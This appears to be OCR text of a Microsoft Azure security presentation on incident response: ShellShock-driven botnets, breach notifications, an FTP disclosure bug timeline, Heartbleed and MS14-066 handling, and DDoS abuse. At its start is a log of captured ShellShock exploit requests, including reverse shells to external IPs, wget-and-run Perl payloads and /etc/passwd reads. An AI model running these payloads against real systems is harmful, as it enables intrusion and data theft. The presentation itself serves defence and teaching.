
ActivityTime	Request
9/25/2014 6:54	()+{+:;};+/bin/bash+-c+"wget+http://fake.itv247.net/bash/index.php"
9/25/2014 9:26	()+{+:;};+/bin/bash+-c+"wget+http://19vision.com/19.php+-O+/tmp/tmp1238129282"
9/25/2014 10:24	()+{+:;};+/bin/bash+-c+"curl+http://laravel.pw/a.php"
9/25/2014 12:09	()+{+:;};+/bin/sh+-i+>;AMP;+/dev/tcp/101.5.211.158/8080+0>;AMP;1
9/25/2014 12:34	()+{+:;};+/bin/cat+/etc/passwd
9/25/2014 13:03	()+{+:;};+/bin/bash+-c+"wget+http://psicologoweb.net/mc/s.php"
9/25/2014 14:13	()+{+:;};+/bin/bash+-c+"telnet+namesense.com+7700"
9/25/2014 15:31	()+{+:;};+/bin/bash+-c+"wget+http://91.207.254.60/.../bash.php?pass=/cgi-sys/defaultwebpage.cgi"
9/25/2014 18:48	()+{+:;};+/bin/cat+/tmp/1
9/25/2014 19:05	()+{+:;};+/bin/bash+-c+"ls"
9/25/2014 23:16	()+{+:;};+/bin/bash+-i+>;AMP;+/dev/tcp/188.165.234.95/445+0>;AMP;1
9/26/2014 3:45	()+{+:;};+/bin/bash+-c+"wget+-O+/var/tmp/wow1+208.118.61.44/wow1;perl+/var/tmp/wow1;rm+-rf+/var/tmp/wow1"
9/26/2014 4:25	User-Agent:+()+{+:;};+/bin/bash+-c+"wget+http://psicologoweb.net/mc/s.php/11st.co.kr"
9/26/2014 5:44	()+{+:;};+/bin/bash+-c+'/bin/bash+-i+>;AMP;+/dev/tcp/195.225.34.101/3333+0>;AMP;1'
9/26/2014 7:04	User-Agent:+()+{+:;};+sudo+yum+update+bash
9/26/2014 7:05	()+{+:;};+/bin/bash+-c+"wget+--delete-after+http://stelradradiators.ru/_files/File/test.php"
9/26/2014 10:16	()+{+:;};+/bin/bash+-c+"wget+--delete-after+http://remika.ru/userfiles/file/test.php"
10/2/2014 1:24	()+{+:;};+/bin/bash+-c+"wget+ellrich.com/legend.txt+-O+/tmp/.apache;killall+-9+perl;perl+/tmp/.apache;rm+-rf+/tmp/.apache"

[redacted] 16:22:00

- Botnet Building 101
- 9/24: ShellShock Disclosed
- Attacks begin almost immediately
- IaaS (Linux) VMs Attacked become zombies

Tenant-level Breach Notification

- Notification to tenant admins
- Require tenant response / remediation
- 48 hour notice > Immediate Deployment Suspension > Disable Subscription



Microsoft Azure

The Microsoft Azure Safeguards Team has detected an outbound Denial of Service (DoS) attack originating from your Azure deployment (VIP: , Name:).

It is likely that your deployment has been compromised and is being used in this attack without your knowledge. Azure has seen widespread abuse of a vulnerability in Bash, commonly known as ShellShock, to launch Denial of Service (DoS) attacks from unwilling Azure tenants (details: https://www.us-cert.gov/ncas/alerts/TA14-268A).

We recommend that you fully patch all software, follow your OS vendor's security best practices, and close unnecessary external endpoints immediately. You should then monitor bandwidth usage carefully to ensure that the attack has been fully mitigated.


The Microsoft Azure Safeguards Team ensures that customers abide by the terms of use and investigates allegations of misuse.

Top Exposures Resulting in Tenant Breach

Risk	Mitigation
Internet Exposed RDP or SSH Endpoints	Network ACLs or Host-based Firewall; Strong passwords; VPN or SSH Tunnels
Virtual Machine Missing Security Patches	Keep Automatic Updates Enabled;
Web Application Vulnerability	Securing Azure Web Applications; Vulnerability scan/penetration test
Weak Admin/Co-Admin Credentials	Azure Multi-Factor Authentication; Subscription Management Certificate
Unrestricted SQL Endpoint	Azure SQL Firewall
Storage Key Disclosure	Manage Access to Storage Resources
Insufficient Security Monitoring	Azure Security and Log Management;

Infrastructure Protection

Security Incident Response Lifecycle




Leverages a 9-step incident response process

Focuses on containment and recovery

Makes contractual commitments regarding customer notification

FTP Bug Timeline

- Background of Incident:
  - Data uploaded to Azure Websites through FTP was accessible to other customers
  - Potential data disclosure impacting < 20 customers



Engineering debugging starts
10/31/13 11:00 AM

Notifications to impacted customers (<20).
11/1/13 12:00 PM

Wed 10/30

Thu 10/31

Fri 11/1

Start
10/29/13 1:00 PM

FTP Disclosure Bug
10/29/13 1:00 PM - 11/1/13 12:00 PM

Security Investig...
10/30/13 10:00 A...

Determine Impacted Customers
10/30/13 5:00 PM - 10/31/13 12:00 PM

Root Cause Analysis & Post-Mortem
10/31/13 12:00 PM - 11/1/13 12:00 PM

Finish
11/1/13 12:00 PM

1st customer report of FTP issue
10/30/13 12:00 PM

2nd customer report. Azure Security Engaged
10/31/13 10:06 AM


Security Event Declared Mitigation initiated
10/31/13 1:04 PM

Mitigation complete FTP disabled worldwide SHD updated
10/31/13 4:16 PM

Bug identified Fix - Rollback Code FTP re-enabled worldwide
11/1/13 10:41 AM

Heartbleed, Shellshock and MS14-066 (oh my!)


- Heartbleed
  - OpenSSL Privilege Escalation
  - Broad media attention
  - Azure Infrastructure: < 24 hours to declare all clear
  - Scanned public Azure and notified vulnerable customers
- ShellShock
  - Bash Privilege Escalation
  - Less publicity than Heartbleed yet higher risk
  - Azure Infrastructure: 2 hours to declare “all clear”
  - Scanned public Azure and notified vulnerable customers
- MS14-066
  - Windows Schannel Privilege Escalation
  - Began roll out of updated of updated images within 6mins of patch release
  - Notified impacted customers via Azure Security Advisory




	Service/Feature/Device	Investigation Complete	Uses OpenSSL	Vulnerable
Azure	Cloud Services (Web and Worker Role)	✓	No	No
	Virtual Machines (IaaS) Windows	✓	No	No
	Virtual Machines (IaaS) Linux	✓	Yes	Yes
	Windows Azure Traffic Manager (WATM)	✓	No	No
	Virtual Networking	✓	No	No
	Storage (Tables, Blobs, Queues)	✓	No	No
	Web sites	✓	Yes	No
	Mobile Services	✓	Yes	No
	Service Bus	✓	No	No
	Tasks	✓	No	No
	Workflow	✓	No	No
	CDN	✓	Yes	No
	StorSimple	✓	Yes	No
Azure Active Directory	Microsoft Online Directory Service	✓	No	No
	Organizational Identity	✓	No	No
	Access Control Service	✓	No	No
	Rights Management Service	✓	No	No
	Identity Access Management	✓	No	No
	Multi-factor Authentication	✓	Yes	No
Quick Create Gallery	Ubuntu (all versions)	✓	Yes	No
	OpenSuse	✓	Yes	No
	CentOS	✓	Yes	No
	Puppet Server	✓	Yes	No
	Chef	✓	Yes	No
	Oracle SQL VM	✓	Yes	No
	Windows (all flavors)	✓	No	No

Heartbleed Status Tracking

Cloud vs. Cloud




- 35M packets per second of attack traffic
- Azure OneDDoS drops < 90% of DoS traffic at Edge
- The cause….cloud vs. cloud



Managing Abuse

Growth of Abuse Cases Over Time



